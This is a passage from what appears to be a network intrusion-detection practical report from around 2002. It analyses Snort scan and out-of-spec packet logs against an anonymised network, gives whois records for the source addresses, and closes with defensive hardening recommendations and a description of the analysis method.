
```
changed:     ingo@rain.fr 20000309
source:      RIPE
```

24.138.61.171

```
Access Cable Television (NETBLK-ACCESS-BLK1)
  190 Victoria Rd
  Dartmouth, Nova Scotia B2Y 4A4
  CA

  Netname: ACCESS-BLK1
  Netblock: 24.138.0.0 - 24.138.79.255
  Maintainer: ACCA

  Coordinator:
    Potvin, Jeff  (JP1495-ARIN)  jpotvin@accesscable.com
    (902) 469-9540 (FAX) (902) 466-6482

  Domain System inverse mapping provided by:

  EUROPA.ACCESSCABLE.NET          24.138.0.5
  PEGGY.ACCESSCABLE.NET 24.138.0.7

  Record last updated on 22-Jun-2001.
 Database last updated on  17-Jan
```

All the scan attempts should be taken seriously. They can lead to more targeted attacks and provide a lot of information to attackers. Internal machines that are performing scans should also be examined and the scans should be compliant with the procedures and Security policies in place.


This is the distribution of the scans performed during the time period.



You can notice that most of the activity was during the 26th and 27th and things seem to have calmed down from the 29th to the 30th. The machine who where scanned should be looked into. Scans are often the first step used by attackers. The internal machine responsible for most of the UDP scans should be looked at closely and it should be determined why those scans where performed.

OOS Analysis

Here we can see the distribution of the OOS packets seen on the network.



These packets where flagged “out-of-spec” for various reasons. Most of them contained very high TTL values or where corrupted.

Lets look at the most important offenders:

199.183.24.194

Sample log message:

```
12/27-10:28:59.195512 199.183.24.194:39414 -> MY.NET.253.43:25
TCP TTL:52 TOS:0x0 ID:2040  DF
21S***** Seq: 0xEF860B52   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 239078570 0 EOL EOL EOL EOL
(snip)
```

Attacks coming from 199.183.24.194 to MY.NET.253.43 where the most common and are probably due to a miss configured mail server. Here's the registration information:

ICG NetAhead, Inc. (NET-ICG-BLK-BLK4-C) ICG-BLK-BLK4-C 199.183.16.0 - 199.183.143.255

Red Hat Software (NET-REDHAT) REDHAT 199.183.24.0 - 199.183.24.255

24.219.121.208

Sample log message:

```
12/27-21:48:00.948298 24.219.121.208:3419 -> MY.NET.6.7:80
TCP TTL:45 TOS:0x0 ID:14031  DF
21S***** Seq: 0xF3D96328   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 222057959 0 EOL EOL EOL EOL
```

These packets look like http traffic. Here's the registration information:

BroadbandNow (NET-BBNOWNET) BBNOWNET 24.219.0.0 - 24.219.255.255

I3S, Inc. (NETBLK-I3S-NW-2) I3S-NW-2 24.219.112.0 - 24.219.127.255

65.105.159.22

ID	source	sourceport	dest	destport
138	65.105.159.22	43983	MY.NET.6.40	25
66	65.105.159.22	56637	MY.NET.253.42	25
73	65.105.159.22	59379	MY.NET.6.35	25
77	65.105.159.22	55360	MY.NET.6.40	25

ID	source	sourceport	dest	destport
78	65.105.159.22	55360	MY.NET.6.40	25
79	65.105.159.22	55360	MY.NET.6.40	25
80	65.105.159.22	55360	MY.NET.6.40	25
82	65.105.159.22	48615	MY.NET.253.42	25
88	65.105.159.22	41996	MY.NET.6.35	25
135	65.105.159.22	47432	MY.NET.253.42	25
48	65.105.159.22	32802	MY.NET.253.42	25
137	65.105.159.22	43983	MY.NET.6.40	25
158	65.105.159.22	35337	MY.NET.6.40	25
139	65.105.159.22	32939	MY.NET.6.47	25
140	65.105.159.22	44362	MY.NET.6.47	25
141	65.105.159.22	44556	MY.NET.6.47	25
147	65.105.159.22	50258	MY.NET.6.40	25
151	65.105.159.22	50258	MY.NET.6.40	25
153	65.105.159.22	50258	MY.NET.6.40	25
155	65.105.159.22	35337	MY.NET.6.40	25
156	65.105.159.22	35337	MY.NET.6.40	25
157	65.105.159.22	35337	MY.NET.6.40	25
136	65.105.159.22	43983	MY.NET.6.40	25

Also looks like a miss configured mail server. Here's the Whois information

```
XO Communications (NET-XOXO-BLK-15)
  1400 Parkmoor Avenue
  San Jose, CA 95126-3429
  US

  Netname: XOXO-BLK-15
  Netblock: 65.104.0.0 - 65.107.255.255
  Maintainer: XOC

  Coordinator:
    DNS and IP ADMIN  (DIA-ORG-ARIN)  hostmaster@CONCENTRIC.NET
    (408) 817-2800
Fax- - - (408) 817-2630

  Domain System inverse mapping provided by:

  NAMESERVER1.CONCENTRIC.NET    207.155.183.73
  NAMESERVER2.CONCENTRIC.NET    207.155.184.72
```

NAMESERVER3.CONCENTRIC.NET   206.173.119.72
NAMESERVER.CONCENTRIC.NET   207.155.183.72

Record last updated on 19-Dec-2001.
Database last updated on 17-Jan-2002 02:39:51 EDT.

65.129.XXX.XXX

We also notice that we are getting some weird traffic from a particular range of addresses.

ID	source	sourceport	dest	destport
19	65.129.40.105	21331	MY.NET.60.8	18477
35	65.129.52.9	20559	MY.NET.11.4	21332
41	65.129.30.18	18245	MY.NET.253.114	21536
42	65.129.43.23	18245	MY.NET.253.114	21536
45	65.129.54.182	18245	MY.NET.253.114	21536
53	65.129.90.73	5635	MY.NET.253.112	0
56	65.129.56.59	18245	MY.NET.253.114	21536
109	65.129.16.243	18245	MY.NET.253.114	21536
112	65.129.37.67	5635	MY.NET.5.29	0
113	65.129.37.67	5635	MY.NET.5.29	0
117	65.129.45.227	18245	MY.NET.253.114	21536

Here are all the packets for this range.

```
12/27-09:19:05.493494 65.129.40.105:21331 -> MY.NET.60.8:18477
TCP TTL:120 TOS:0x0 ID:229  DF
**SFRP*U Seq: 0x312E352D   Ack: 0x54545353   Win: 0x312E
35 2E 31 20 57 69 6E 33 32 0A                       5.1 Win32.

12/27-12:46:34.777859 65.129.52.9:20559 -> MY.NET.11.4:21332
TCP TTL:117 TOS:0x0 ID:50  DF
2*SF*P*U Seq: 0x202F7370   Ack: 0x6970652F   Win: 0x6720
63 65 70 74 3A 20                                   cept:

12/27-13:27:59.772708 65.129.30.18:18245 -> MY.NET.253.114:21536
TCP TTL:117 TOS:0x0 ID:1382  DF
2*SF**AU Seq: 0x2F65636F   Ack: 0x6E6F6D69   Win: 0x2F20
0D 0A 41 63 63 65 70 74 3A 20                       ..Accept:

12/27-13:53:19.845675 65.129.43.23:18245 -> MY.NET.253.114:21536
TCP TTL:117 TOS:0x0 ID:15852  DF
2*SF***U Seq: 0x2F686F6D   Ack: 0x6573756E   Win: 0x7373
65 73 75 6E 2E 63 73 73 20 48 54 54 50 2F 31 2E  esun.css HTTP/1.
31 0D 0A 41 63 63 65 70 74 3A                       1..Accept:

12/27-14:05:50.606592 65.129.54.182:18245 -> MY.NET.253.114:21536
```

```
TCP TTL:117 TOS:0x0 ID:20993  DF
2*SF***U Seq: 0x2F686F6D   Ack: 0x6573756E   Win: 0x7373
65 73 75 6E 2E 63 73 73 20 48 54 54 50 2F 31 2E  esun.css HTTP/1.
31 0D 0A 41 63 63 65 70 74 3A                    1..Accept:

12/27-15:04:24.882495 65.129.90.73:5635 -> MY.NET.253.112:0
TCP TTL:117 TOS:0x0 ID:342  DF
21SFRP*U Seq: 0x5B010000   Ack: 0x57030070   Win: 0x3A43
12/27-15:19:16.110560 65.129.56.59:18245 -> MY.NET.253.114:21536
TCP TTL:120 TOS:0x0 ID:209  DF
2*SF***U Seq: 0x2F686F6D   Ack: 0x6573756E   Win: 0x7373
65 73 75 6E 2E 63 73 73 20 48 54 54 50 2F 31 2E  esun.css HTTP/1.
31 0D 0A 41 63 63 65 70 74 3A                    1..Accept:


12/27-15:19:16.110560 65.129.56.59:18245 -> MY.NET.253.114:21536
TCP TTL:120 TOS:0x0 ID:209  DF
2*SF***U Seq: 0x2F686F6D   Ack: 0x6573756E   Win: 0x7373
65 73 75 6E 2E 63 73 73 20 48 54 54 50 2F 31 2E  esun.css HTTP/1.
31 0D 0A 41 63 63 65 70 74 3A                    1..Accept:

12/27-19:33:05.882463 65.129.16.243:18245 -> MY.NET.253.114:21536
TCP TTL:120 TOS:0x0 ID:28426  DF
2*SF***U Seq: 0x2F686F6D   Ack: 0x6573756E   Win: 0x7373
65 73 75 6E 2E 63 73 73 20 48 54 54 50 2F 31 2E  esun.css HTTP/1.
31 0D 0A 41 63 63 65 70 74 3A                    1..Accept:

12/27-20:50:29.432839 65.129.37.67:5635 -> MY.NET.5.29:0
TCP TTL:117 TOS:0x0 ID:56576  DF
*1SFRP*U Seq: 0x5B010000   Ack: 0x570300AA   Win: 0x20D9
57 03 00 AA 25 AF 20 D9 1E 47 E6 91 8A F5 A9 68  W...%. ..G.....h
3D C3 C0 51 2A 41 09 CC EE A8                    =..Q*A....


12/27-20:51:05.361882 65.129.37.67:5635 -> MY.NET.5.29:0
TCP TTL:117 TOS:0x0 ID:28417  DF
**SFR*AU Seq: 0x5B010000   Ack: 0x57030073   Win: 0x239
16 03 00 00 5B 01 00 00 57 03 00 73 03 37 02 39  ....[...W..s.7.9
DC D3 D1 A1 B8 74 68 98 70 5B E7 67 41 56 7F BA  .....th.p[.gAV..
0B F0

12/27-21:31:50.324271 65.129.45.227:18245 -> MY.NET.253.114:21536
TCP TTL:120 TOS:0x0 ID:45312  DF
2*SF**** Seq: 0x2F41626F   Ack: 0x7574554D   Win: 0x2F53
63 68 65 64 75 6C 65 20 48 54 54 50 2F 31 2E 31  chedule HTTP/1.1
0D 0A                                            ..
```

You will notice that the TTL is quite high (117) and the destination port is also high. There are also a few packets sent to port 0 (could be a recon attack).


.

Some of the packets look like http.
Here is the registration information for those sources:

```
Qwest Communications (NETBLK-NET-QWEST-3BLKS)
  950 17th St. Suite 1900
  Denver, CO 80202
  US

  Netname: NET-QWEST-3BLKS
  Netblock: 65.128.0.0 - 65.158.159.255
  Maintainer: QWDL

  Coordinator:
    Qwest, NOC  (QN-ARIN)  DIAProdMaint@qwestip.net
    1-703-363-3001 (FAX) 1-703-363-3177

  Domain System inverse mapping provided by:

  DCA-ANS-01.INET.QWEST.NET          205.171.9.242
  SVL-ANS-01.INET.QWEST.NET          205.171.14.195

  ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

  Record last updated on 01-Aug-2001.
Database last updated on  17-Jan-2002 02:39:51 EDT.
```

The packets coming from port 18245 -> 21536
Have been analyzed in the past by Paul Ritchey (http://www.sans.org/y2k/practical/Paul_Ritchey_GCIA.doc) and have been the topic of discussion in a insecure.org thread: (http://lists.insecure.org/incidents/2000/Nov/0157.html). Those alerts might potentially be a form of reconnaissance scan but could also be due to a miss configured server.


Here we have another breakdown of the attacks:



The most “attacked” ports are 25 (SMTP) and 80 (HTTP). Some packets where sent to port 0. This might potentially be a reconnaissance attempt (using hping2 or other tools).


The most attacked systems are MY.NET.253.43 and MY.NET.6.7 and they should be examined for traces of compromise or configuration issues.

Destination	Number of packets
MY.NET.253.43	41
MY.NET.6.7	29
MY.NET.6.40	14
MY.NET.100.165	12
MY.NET.253.114	11
MY.NET.253.24	9
MY.NET.163.107	6
MY.NET.179.74	5
MY.NET.253.42	5
MY.NET.1.6	5
MY.NET.6.47	3
MY.NET.60.14	3
MY.NET.5.29	2
MY.NET.253.41	2



Destination	Number of packets
MY.NET.6.35	2
MY.NET.60.8	1
MY.NET.100.230	1
MY.NET.11.4	1
MY.NET.111.11	1
MY.NET.111.157	1
MY.NET.115.115	1
MY.NET.253.125	1
MY.NET.253.112	1
MY.NET.99.39	1
MY.NET.253.53	1
MY.NET.178.86	1

Here’s the distribution



General Analysis

We have seen a lot of scans and a few buffer overflow attempts. The fact that Anonymous ftp is allowed on some machine, might lead to a compromise in the future. Ftp exploit are quite common and leaving a door open is never a good idea. We've also seen a few web exploit attempts (some are Nimda related) and general recon attacks and these should serve as warnings for future exploit attempts. There was also a lot of fragmentation issues and these should be investigated a bit more. Sending only the first part of a packet, and then awaiting a response can be used for a recon attack. Fragmentation can potentially help attackers bypass detection from an IDS.
The logs showed alerts dealing with Subseven and backdoors like NetMetro. The compromised systems should be examined closely.

After analyzing and going through all of these alerts, it is obvious that extreme vigilance is very important and carefully examining events (hopefully) every day would be advisable.

Defensive recommendations

There are many things that I would recommend in helping harden this network

- Make sure that Anonymous ftp access to your ftp server is strictly regulated.
- Make sure that your firewalls and IDS systems are all up to date and monitored on a regular basis.
- A strict security policy should be put on place (if it is not done already) and be enforced!
- Use of P2P software like Napster/Gnutella should be monitored closely to limit Bandwidth usage and potential Trojan infections.
- Web server (and especially cgi scripts) should be audited and watched.
- Passwords should be audited
- Generally, use a defense in depth approach…no single tool/system can guarantee that you will be safe.
- DMZ should be put in place.
- Desktops and personal computers should have a local version of a firewall to help filter out potential attacks.
- Anti-virus software should be kept up to date.
- Judicious placement of the various intrusion detection tools (Host-based or Network-Based).
- Be alert ☺. Being paranoid doesn't mean "they" are not trying to get you.

Analysis method

I used several Perl scripts to help me parse and analyze the large quantity of alerts. Snortsnarf was used to categorize and separate all the alerts (it generated a whopping 350 megs of html files and I needed to replace every occurrence of MY.NET to 255.255 so that It would work). Snort_stat.pl was used to generate statistics for the different graphs and tables for the scans and alerts. I then imported the parsed log files into an Access database and used the chart options to create the different graphs.